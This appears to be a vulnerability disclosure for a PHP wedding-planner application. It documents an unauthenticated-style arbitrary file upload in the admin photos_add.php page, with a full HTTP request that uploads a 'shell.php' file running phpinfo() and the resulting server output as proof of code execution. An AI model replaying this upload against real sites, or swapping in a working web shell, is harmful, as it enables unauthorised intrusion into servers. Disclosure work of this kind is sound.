gougou123-hash Create RCE-1.md History

1 contributor

42 lines (32 sloc) | 1.7 KB

Wedding Planner v1.0 by pushpam02 has arbitrary code execution (RCE)

BUG_Author: Li4u

vendor: https://www.sourcecodester.com/php/15375/wedding-planner-project-php-free-download.html

Vulnerability url: http://ip/Wedding-Management-PHP/admin/photos_add.php


Loophole location: Add function of Upload phpotos module in background management system-- > there is an arbitrary file upload vulnerability (RCE) in the OR Drag Your Images image upload point of photos_add.php file.

Request package for file upload:


```
POST /Wedding-Management-PHP/admin/photos_add.php HTTP/1.1
Host: 192.168.1.19
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; rv:46.0) Gecko/20100101 Firefox/46.
Accept: application/json
Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
DNT: 1
Cache-Control: no-cache
```

```
X-Requested-With: XMLHttpRequest
Referer: http://192.168.1.19/Wedding-Management-PHP/admin/photos_add.php
Content-Length: 229
Content-Type: multipart/form-data; boundary=---------------------------2033411029207
Cookie: PHPSESSID=ncd6h7doujvbbft46r0m7mbr6s
Connection: close

-----------------------------203341102920780
Content-Disposition: form-data; name="file"; filename="shell.php"
Content-Type: application/octet-stream

JFJF
<?php phpinfo();?>
-----------------------------203341102920780--
```

The files will be uploaded to this directory \Wedding-Management-PHP\admin\upload\gallery



We visited the directory of the file in the browser and found that the code had been executed



JFJF

PHP Version 8.0.7

System	Windows NT HOST1 6.1 build 7601 (Windows 7 Ultimate Edition Service Pack 1) AMD64
Build Date	Jun 2 2021 00:33:38
Build System	Microsoft Windows Server 2016 Standard [10.0.14393]
Compiler	Visual C++ 2019
Architecture	x64
Configure Command	cscript /nologo /e:jscript configure.js "--enable-snapshot-build" "--enable-debug-pack" "--with-pdo-oci=c:\php-snap-build\dep-aux\oracle\x64\instantclient_19_9\sdk,shared" "--with-oci8-12c snap-build\dep-aux\oracle\x64\instantclient_12_1\sdk,shared" "--with-oci8-19=c:\php-snap-bu